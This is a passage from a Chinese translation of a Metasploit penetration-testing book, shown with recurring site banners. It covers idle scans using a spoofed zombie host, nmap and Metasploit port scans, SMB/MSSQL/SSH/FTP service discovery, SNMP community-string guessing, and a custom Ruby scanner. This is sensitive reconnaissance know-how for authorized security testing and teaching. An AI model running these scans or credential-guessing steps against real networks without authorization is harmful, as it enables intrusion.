一种更加高级的 nmap 扫描方式是 TCP 空闲扫描，这种扫描能让我们冒充网络上另一台主机的 IP 地址，对目标进行更为隐秘的扫描。进行这种扫描之前，我们需要在网络上定位一台使用递增 IP 帧标识（IP ID：用于跟踪 IP 包的次序的一种技术）机制的空闲主机（空闲是指该主机在一段特定时间内不向网络发送数据包）。当我们发现这样一台主机后，它的 IP 帧标识是可以被预测的，利用这一特性可以计算出它下一个 IP 帧的标识。当我们冒充这台空闲主机的 IP 地址对目标主机的某个端口进行探测后，如果该空闲主机实际的 IP 帧标识与预测得出的 IP 帧标识发生断档，那么意味着该端口可能是开放的。（如果想了解更多关于此模块的以及 IP 帧标识的信息，可以访问 *http://www.metasploit.com/modules/auxiliary/ scanner/ip/ipidseq/*。）

可以使用 Metasploit 框架的 *scanner/ip/ipidseq* 模块，来寻找能够满足 TCP 空闲扫描要求的空闲主机，如下所示：

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GWHOST                      no        The gateway IP address
   INTERFACE                   no        The name of the interface
   LHOST                       no        The local IP address
❶  RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to capture
❷  THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds
```

这个列表显示了执行 *ipidseq* 扫描所需的所有参数。重点对 **RHOST** 参数❶进行说明，此参数可以使用 IP 地址段（如 192.168.1.20-192.168.1.30）、CIDR（无类型域间选路）地址块 （如 192.168.1.0/24）、使用逗号分隔的多个 CIDR 地址块（如 192.168.1.0/24，192.168.3.0/24），以及每行包含一个 IP 地址的 IP 列表文本文件（如 file:/tmp/hostlist.txt）。这些选项让我们在设定扫描目标时具有很大的灵活性。

在 **THREAD** 参数❷中设定扫描的线程数。所有的扫描模块默认线程数为 1。增加参数值可以提高扫描速度，降低参数值可以减少网络上的数据流量。一般来说，在 Windows 平台上运行 Metasploit，线程数最好不要超过 16，在类 UNIX 平台运行不要超过 128。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在我们设定好参数值并执行扫描模块。我们将 **RHOST** 参数设置为 **192.168.1.0/24**，将线程数设置为 **50**，然后运行扫描。

```
    msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
    RHOSTS => 192.168.1.0/24
    msf auxiliary(ipidseq) > set THREADS 50
    THREADS => 50
    msf auxiliary(ipidseq) > run

    [*] 192.168.1.1's IPID sequence class: All zeros
    [*] 192.168.1.10's IPID sequence class: Incremental!
    [*] Scanned 030 of 256 hosts (011% complete)
    [*] 192.168.1.116's IPID sequence class: All zeros
❶   [*] 192.168.1.109's IPID sequence class: Incremental!
    [*] Scanned 128 of 256 hosts (050% complete)
    [*] 192.168.1.154's IPID sequence class: Incremental!
    [*] 192.168.1.155's IPID sequence class: Incremental!
    [*] Scanned 155 of 256 hosts (060% complete)
    [*] 192.168.1.180's IPID sequence class: All zeros
    [*] 192.168.1.181's IPID sequence class: Incremental!
    [*] 192.168.1.185's IPID sequence class: All zeros
    [*] 192.168.1.184's IPID sequence class: Randomized
    [*] Scanned 232 of 256 hosts (090% complete)
    [*] Scanned 256 of 256 hosts (100% complete)
    [*] Auxiliary module execution completed
    msf auxiliary(ipidseq) >
```

通过对扫描结果进行分析，我们发现有多个空闲主机可用于空闲扫描。我们尝试在 nmap 中使用**-sI** 选项指定❶中获取的 192.168.1.109 作为空闲主机对目标主机进行扫描。

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.155
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.155

Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.155:
Not shown: 996 closed|filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E4:59:7C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 7.12 seconds
msf auxiliary(ipidseq) >
```

使用空闲扫描，我们可以不用自身 IP 地址向目标主机发送任何数据包，就能获取到目标主机上开放的端口信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 在 MSF 终端中运行 Nmap

现在我们已经掌握了获取目标信息的高级技巧，下面让我们把 nmap 和 Metasploit 结合起来使用。首先我们需要连接到 *msfbook* 数据库：

```
msf > db_connect postgres:toor@127.0.0.1/msf3
```

成功连接到数据库后可以输入 **db_nmap** 命令，这个命令能够在 MSF 终端中运行 nmap，并自动将 nmap 结果存储在数据库中。

> **提示：**本例中我们只攻击一个主机，但是你可以使用 CIDR 标记或地址段标记指定多个 IP 地址（例如：192.168.1.1/24 或 192.168.1.1-254）。

```
msf > db_nmap -sS -A 172.16.32.131

Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 172.16.32.131
Host is up (0.00056s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE       VERSION
21/tcp ❶open  ftp           Microsoft ftpd
25/tcp   open  smtp          Microsoft ESMTP 6.0.2600.2180 ❷
80/tcp   open  http          Microsoft IIS webserver 5.1
|_html-title:
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc         Microsoft Windows RPC
1433/tcp open  ms-sql-s      Microsoft SQL Server 2005 9.00.1399; RTM
3389/tcp open  microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0C:29:EA:26:7C (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003 ❸
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: Host: ihazsecurity; OS: Windows

Host script results:
|_nbstat: NetBIOS name: IHAZSECURITY, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ea:26:7c
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Name: WORKGROUP\IHAZSECURITY
|_smbv2-enabled: Server doesn't support SMBv2 protocol

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 33.51 seconds
```

我们会注意到扫描结果中包含一系列开放的端口❶、软件版本❷、甚至是对目标操作系统类型的猜测❸。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以执行 **db_services** 命令来查看数据库中的关于系统上运行服务的扫描结果。

```
msf > db_services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
172.16.32.131   135    tcp    msrpc         open   Microsoft Windows RPC
172.16.32.131   139    tcp    netbios-ssn   open
172.16.32.131   445    tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
172.16.32.131   777    tcp    unknown       open
172.16.32.131   1433   tcp    ms-sql-s      open   Microsoft SQL Server 2005 9.00.1399; RTM
```

至此我们已经描绘出了目标的大致轮廓，其中包含可作为攻击点的对外开放端口。

3.2.3　使用 Metasploit 进行端口扫描

在 Metasploit 中不仅能够使用第三方扫描器，而且在其辅助模块中也包含了几款内建的端口扫描器。这些内建的扫描器在很多方面与 Metasploit 框架进行了融合，在辅助进行渗透攻击方面更具有优势。在后面的章节中，我们将会演示利用这些内建扫描器和已攻陷的内网主机，获取内网的访问通道并进行攻击，这样的渗透攻击过程通常称为跳板攻击，它使我们能够利用网络内部已攻陷的主机，将攻击数据路由到原本无法到达的目的地。

举例来说，假设你攻陷了一台位于防火墙之后使用网络地址转换（NAT）的主机。这台主机使用无法从 Internet 直接连接的私有 IP 地址。如果你希望能够使用 Metasploit 对位于 NAT 后方的主机进行攻击，那么你可以利用已被攻陷的主机作为跳板，将流量传送到网络内部的主机上。

可以输入如下命令查看 Metasploit 框架提供的端口扫描工具：

```
msf > search portscan
```

下面我们使用 Metasploit 的 SYN 端口扫描器对单个主机进行一次简单的扫描。首先输入 **use scanner/portscan/syn**，然后设定 **RHOST** 参数为 **192.168.1.155**，设定线程数为 **50**，最后执行扫描。

```
msf > use scanner/portscan/syn
msf auxiliary(syn) > set RHOSTS 192.168.1.155
RHOSTS => 192.168.1.155
msf auxiliary(syn) > set THREADS 50
THREADS => 50
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    msf auxiliary(syn) > run
❶ [*]  TCP OPEN 192.168.1.155:135
   [*]  TCP OPEN 192.168.1.155:139
   [*]  TCP OPEN 192.168.1.155:445
   [*] Scanned 1 of 1 hosts (100% complete)
   [*] Auxiliary module execution completed
   msf auxiliary(syn) >
```

从结果中的❶处能看到，我们利用 Metasploit 的 *portscan/syn* 模块在 IP 地址为 192.168.1.155 的主机上发现了 135、139 和 445 端口是开放的。

3.3 针对性扫描

在渗透测试工作中，你不必为寻找取胜捷径而感到一丝羞愧，这就是为什么要介绍针对性扫描的原因。针对性扫描是指寻找目标网络中存在的已知可利用漏洞或能够轻松获取后门的特定操作系统、服务、软件以及配置缺陷。举例来说，在目标网络中快速地扫描存在 MS08-067 漏洞的主机是非常普遍的活动，因为 MS08-067（仍然）是一个普遍存在的安全漏洞，并且能够让你很快地取得 SYSTEM 的访问权限，比起扫描出整个网络中所有漏洞后再攻击要容易得多。

3.3.1 服务器消息块协议扫描

Metasploit 可以利用它的 *smb_version* 模块来遍历一个网络，并获取 Windows 系统的版本号。

> **提示：**如果你对服务器消息块协议（SMB：一个通用的文件共享协议）不熟悉，那么在继续阅读之前，请对这个协议进行一下基本的了解。你需要掌握关于协议和端口的一些基础知识，才能弄明白如何成功地对一个系统进行渗透攻击。

下面我们执行这个模块，列出参数，并对 RHOSTS 参数值进行设定，然后开始扫描：

```
   msf > use scanner/smb/smb_version
   msf auxiliary(smb_version) > show options

   Module options:

      Name     Current Setting  Required  Description
      ----     ---------------  --------  -----------
      RHOSTS                    yes       The target address range or CIDR identifier
      THREADS  1                yes       The number of concurrent threads

   msf auxiliary(smb_version) > set RHOSTS 192.168.1.155
   RHOSTS => 192.168.1.155
   msf auxiliary(smb_version) > run

❶ [*] 192.168.1.155 is running Windows XP Service Pack 2 (language: English)
       (name:DOOKIE-FA154354) (domain:WORKGROUP)
   [*] Scanned 1 of 1 hosts (100% complete)
   [*] Auxiliary module execution completed
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如你所见，在❶处 smb_version 扫描器准确地判断出目标操作系统是 Windows XP，且安装了 Service Pack 2 补丁。因为此例中我们只扫描了一台主机，所以使用了默认的线程（THREAD）参数 1。如果是对一个大规模网络进行扫描，例如 C 类 IP 地址段，可以考虑使用 **set THREAD *线程数*** 增加扫描线程的数量以加快扫描速度。扫描结果将保存在 Metasploit 的数据库中以便后续使用，可以使用 **db_hosts** 命令查看数据库中保存的结果。

```
msf auxiliary(smb_version) > db_hosts -c address,os_flavor

Hosts
=====

address        os_flavor   Svcs  Vulns  Workspace
-------        ---------   ----  -----  ---------
192.168.1.155  Windows XP  3     0      default
msf auxiliary(smb_version) >
```

我们并未进行大规模的扫描便发现了一个运行着 Windows XP 操作系统的主机。当渗透测试工作需要避免流量过大引起对方警觉的时候，这是一种快速且安全比定位高风险主机的方法。

3.3.2　搜寻配置不当的 Microsoft SQL Server

配置不当的 Microsoft SQL Server（MS SQL）通常是进入目标系统的第一个后门。实际上，很多系统管理员甚至不知道在他们的工作站上安装有 MS SQL 服务器软件，因为它经常作为其他常用软件（如 Microsoft Visual Studio）安装的先决条件被自动地安装在系统上。在这些情况下安装的 MS SQL 服务器软件通常没有实际的用处，也很少安装补丁程序，甚至从未进行过配置。

MS SQL 安装后，它默认监听在 TCP 端口 1433 上或使用随机的动态 TCP 端口。如果在随机的 TCP 端口上进行 MS SQL 监听，只需要简单的对 UDP 端口 1434 进行查询，便能获取这个随机的 TCP 端口号。当然，Metasploit 有一个模块 *mssql_ping* 可以帮助你来做这件事。

由于 *mssql_ping* 使用 UDP 协议，在对大规模的子网进行扫描时它的速度可能会很慢，这是因为要处理超时的问题。但是在一个局域网中，设置线程数为 255 将极大地提高扫描速度。当 Metasploit 发现 MS SQL 服务器的时候，它会将所有能够获取的关于服务器的信息都显示出来，其中最为重要的可能就是服务器监听的 TCP 端口号。

以下展示了使用 *mssql_ping* 的整个过程，包括启动扫描模块、列出模块参数、设置参数以及扫描结果显示。

```
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target address range or CIDR identifier
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   THREADS    1                yes       The number of concurrent threads
   USERNAME   sa               no        The username to authenticate as
   WORKSPACE                   no        The name of the workspace to report data into

msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(mssql_ping) > set THREADS 255
THREADS => 255
msf auxiliary(mssql_ping) > run

❶ [*] SQL Server information for 192.168.1.155:
  [*]    ServerName      = V-XPSP2-BARE
❷ [*]    InstanceName    = SQLEXPRESS
  [*]    IsClustered     = No
❸ [*]    Version         = 10.0.1600.22
❹ [*]    tcp             = 1433
```

如你所见，扫描器不仅定位了 MSSQL 服务器地址❶，它还确定了 MSSQL 实例名❷、服务器的版本号❸以及服务器监听的 TCP 端口❹。可以想象一下，在一个有大量主机的子网中去查找 MSSQL 的监听端口，使用这种方法的速度比起用 nmap 对所有主机的所有端口进行扫描要快得多。

3.3.3 SSH 服务器扫描

如果在扫描过程中遇到一些主机运行着 SSH（安全 Shell），你应当对 SSH 的版本进行识别。SSH 是一种安全的协议，但这里的安全仅指数据传输的加密，很多 SSH 的实现版本中均被发现了安全漏洞。不要认为你永远不会遇到一台没有安装补丁程序的老机器，这种幸运的事很有可能就会落在你的头上。可以使用 Metasploit 框架的 *ssh_version* 模块来识别目标服务器上运行的 SSH 版本。

```
msf > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] Scanned 044 of 256 hosts (017% complete)
[*] 192.168.1.101:22, SSH server version: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1
[*] Scanned 100 of 256 hosts (039% complete)
[*] 192.168.1.153:22, SSH server version: SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1
[*] 192.168.1.185:22, SSH server version: SSH-2.0-OpenSSH_4.3
```

这个输出结果告诉我们，一些不同的服务器安装了不同补丁等级的版本。如果你想要攻击一个特定版本的 OpenSSH 服务程序，那么这些使用 *ssh_version* 扫描得到的结果可能对你非常有价值。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.3.4　FTP 扫描

FTP 是一种复杂且缺乏安全性的应用层协议。FTP 服务器经常是进入一个目标网络最便捷的途径。在渗透测试工作中，你总是应当对目标系统上运行的 FTP 服务器进行扫描、识别和查点。

下面我们使用 Metasploit 框架的 *ftp_version* 模块对我们的 Windows XP 虚拟机的 FTP 服务进行扫描：

```
msf > use scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options:

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   FTPPASS    mozilla@example.com  no        The password for the specified username
   FTPUSER    anonymous            no        The username to authenticate as
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT      21                   yes       The target port
   THREADS    1                    yes       The number of concurrent threads
   WORKSPACE                       no        The name of the workspace to report data into

msf auxiliary(ftp_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ftp_version) > set THREADS 255
THREADS => 255
msf auxiliary(ftp_version) > run

❶ [*] 192.168.1.155:21 FTP Banner: Minftpd ready
```

扫描器成功地识别出 FTP 服务器❶。现在我们使用 Metasploit 框架的 *scanner/ftp/anonymous* 模块检查一下这台 FTP 服务器是否允许匿名用户登录：

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(anonymous) > set THREADS 50
THREADS => 50
msf auxiliary(anonymous) > run

[*] Scanned 045 of 256 hosts (017% complete)
❶ [*] 192.168.1.155:21 Anonymous READ/WRITE (220 Minftpd ready)
```

扫描器报告显示❶这台服务器允许匿名用户登录，而且匿名用户具有读和写的权限，换句话说，我们对远程的 FTP 系统具有完全的访问权限，可以上传任何文件或下载 FTP 服务器中共享的所有文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.3.5 简单网管协议扫描

简单网管协议（SNMP）通常用于网络设备中，用来报告带宽利用率、冲突率以及其他信息。然而，一些操作系统也包含 SNMP 服务器软件，主要用来提供类似 CPU 利用率、空闲内存以及其他系统状态信息。

SNMP 本是为系统管理员提供方便之举，但它却成了渗透测试者的金矿。可访问的 SNMP 服务器能够泄漏关于特定系统相当多的信息，甚至会导致设备被远程攻陷。例如，如果你能得到具有可读/写权限的 Cisco 路由器 SNMP 团体字符串，便可以下载整个路由器的配置，对其进行修改，并把它传回到路由器中。

Metasploit 框架中包含一个内置的辅助模块 *scanner/snmp/snmp_enum*，它是为 SNMP 扫描专门设计的。开始扫描之前请留意，如果能够获取只读（RO）或读/写（RW）权限的团体字符串，将对你从设备中提取信息发挥重要作用。基于 Windows 操作系统的设备中，如果配置了 SNMP，通常可以使用 RO 或 RW 权限的团体字符串，提取目标的补丁级别、运行的服务、用户名、持续运行时间、路由以及其它信息，这些信息对于渗透测试工作非常有价值。（团体字符串基本上等同于查询设备信息或写入设备配置参数时所需的口令。）

猜解出团体字符串后，SNMP（并非所有版本）可以允许你做其管理范围内的任何事情，可能会导致大量的信息泄露或整个系统被攻陷。SNMP v1 和 v2 天生便有安全缺陷，SNMP v3 中添加了加密功能并提供了更好的检查机制，增强了安全性。为了获取管理一台交换机的权限，首先你需要找到它的 SNMP 团体字符串。利用 Metasploit 框架中的 *scanner/snmp/snmp_login* 模块，你可以尝试对一个 IP 或一段 IP 使用字典来猜解 SNMP 团体字符串。

```
msf > use use scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(snmp_login) > set THREADS 50
THREADS => 50
msf auxiliary(snmp_login) > run

[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
❶ [*] 192.168.1.2 'public' 'GSM7224 L2 Managed Gigabit Switch'
❷ [*] 192.168.1.2 'private' 'GSM7224 L2 Managed Gigabit Switch'
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

对输出中的 GSM7224 字样在 Google 中进行快速检索我们发现，扫描器已经发现了一台 Netgear 交换机公用❶和私有❷的 SNMP 团体字符串。不论你是否相信，这样的结果并非为本书特意安排的，网络中的大量交换机的确使用了出厂时的默认设置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在你的渗透测试职业生涯中，你会遇到许多类似这样令人瞠目结舌的情况，因为许多系统管理员只是简单地把设备连接到网络中，而从不对它们的默认配置进行修改。当一个大公司内部的未做配置的设备能够在 Internet 上访问时，这种情况会变得尤其危险。

3.4　编写自己的扫描器

在 Metasploit 中缺少很多针对特定应用和服务的扫描模块。不过值得庆幸的是，Metasploit 框架拥有很多建立自定义扫描器所需的实用功能。自定义扫描器可以使用 Metasploit 框架中全部的渗透攻击类和方法，框架还内建了代理服务器支持、安全套接字层（SSL）支持、报告生成以及线程设置等。在安全评估工作中编写自定义的扫描器非常有用，例如可以编写一个快速定位目标系统上的每一个弱口令或者未打补丁服务的自定义模块。

Metasploi 框架软件的扫描器模块包括各种 mixin（混入类），如用于 TCP、SMB 的渗透攻击 mixin，以及集成在 Metasploit 框架中的辅助扫描 mixin。Mixin 是为你预定义的函数和调用的代码模块。Auxiliary::Scanner mixin 重载了 Auxiliary 基类的 run 方法，在运行时可以使用 run_host（IP）、run_range（地址范围），或 run_batch（IP 列表文件）调用模块的方法，然后对 IP 地址进行处理。我们可以利用 Auxiliary::Scanner 调用额外的 Metasploit 内置功能。[①]

下面是一个简单的 TCP 扫描器的 Ruby 脚本，它默认将连接到远程主机的 12345 端口，连接后，发送“HELLO SERVER”字符串，收到服务器的响应后，将服务器响应消息和服务器 IP 地址一同输出到屏幕上。

```
#Metasploit
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
      ❶include Msf::Exploit::Remote::Tcp
      ❷include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'My custom TCP scan',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'My quick scanner',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options(
                        [
                                ❸Opt::RPORT(12345)
                        ], self.class)
        end
```

① 译者注：Minix（混入类）是一个面向对象编程语言中的概念，它是指提供一些特定功能只能被继承或只被子类所重用的类，而不能直接创建实例对象。从一个 mixin 类继承并非一种特殊化形式，而被看成集合一些功能。一个类可以从一个或者多个 mixin 通过多重继承来获得它的多样化功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        def run_host(ip)
            connect()
          ❹sock.puts('HELLO SERVER')
            data = sock.recv(1024)
          ❺print_status("Received: #{data} from #{ip}")
            disconnect()
        end
    end
```

这个简单的扫描器使用 Msf::Exploit::Remote::Tcp mixin❶处理 TCP 通信，使用 Msf::Auxiliary::Scanner mixin❷继承扫描器所需的各个参数与执行方法。这个扫描器默认的远程端口被设定为 12345❸，一旦连接到服务器，它发送一个消息❹，接收到来自服务器的响应后，将响应消息内容和服务器地址一同输出到屏幕上❺。

我们把这段自定义的脚本保存在 *module/auxiliary/scanner/*路径下，命名为 *simple_tcp.rb*。在 Metasploit 中，模块保存的位置非常重要。举例来说，如果这个模块保存在了 *modules/auxiliary/scanner/http/*路径下，它在在模块列表中将显示为 *scanner/http/simple_tcp*，而不再是 *scanner/simple_tcp*。

为了对这个简单的扫描器进行测试，我们使用 netcat 在端口 12345 进行监听，并通过管道输入一个文本文件模拟服务器的响应。

```
root@bt:/# echo "Hello Metasploit" > banner.txt
root@bt:/# nc -lvnp 12345 < banner.txt
listening on [any] 12345...
```

接下来，我们启动 MSF 终端，选择我们刚刚制作完成的扫描模块，设置好参数，最后运行它看看是否工作正常。

```
msf > use auxiliary/scanner/simple_tcp
msf auxiliary(simple_tcp) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    12345            yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: Hello Metasploit from 192.168.1.101
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(simple_tcp) >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

虽然这只是一个简单的例子，但从中可以看出，当你在渗透测试过程中需要编写一些代码以提高工作效率的时候，Metasploit 框架所提供的多种功能对你有很大的帮助。但愿这个简单的例子能够展示出 Metasploit 框架和模块化代码的强大威力。不过，你在渗透测试中并不是做任何事情都需要手工编写代码的。

3.5　小结

本章中你学习了如何利用 Metasploit 框架进行情报搜集，这些方法在 PTES 标准中亦有描述。情报搜集工作需要大量实践，需要对渗透目标组织的运作模式有深入的了解，需要能够确定最佳的攻击目标。贯穿你渗透测试职业生涯的一件事情是适应和改善渗透测试方法。记住，这个阶段你最需要关注的是熟悉你的渗透目标并细致记录下你的探索足迹。不管你的工作是通过互联网、内部网、无线网甚至是社会工程学哪种媒介进行的，情报搜集的目标始终如一。

在第 4 章中，我们将话题转移到渗透测试的另一个重要步骤：漏洞分析阶段中的自动化漏洞扫描。在后面的章节中，我们将深入探讨如何创建自己的渗透攻击模块和 Meterpreter 脚本。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 4 章

漏洞扫描

漏洞扫描器是一种能够自动在计算机、信息系统、网络以及应用软件中寻找和发现安全弱点的程序。它通过网络对目标系统进行探测，向目标系统发送数据，并将反馈数据与自带的漏洞特征库进行匹配，进而列举出目标系统上存在的安全漏洞。

各种操作系统网络模块的实现原理不同，因此它们对于接收到的探测数据往往会有不同响应。漏洞扫描器可以将这些独特的响应看作是目标系统的“指纹”，用以确定操作系统版本，甚至确定出补丁安装等级。漏洞扫描器也可以使用一个预先设定的登录凭据登录到远程系统上，列举出远程系统上安装的软件和运行的服务，并判定它们是否已经安装了补丁程序。漏洞扫描器能够根据扫描结果生成报告，对系统上经检测发现的安全漏洞进行描述，这份报告对于网络管理员和渗透测试者意义重大。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用漏洞扫描器通常会在网络上产生大量流量，因此如果你不希望被别人发现渗透测试工作踪迹的时候，建议不要使用漏洞扫描器。但是，如果你的渗透测试工作并不需要隐秘进行，利用漏洞扫描器去确定目标的补丁安装等级和漏洞，将比使用手工方式要省时省力。

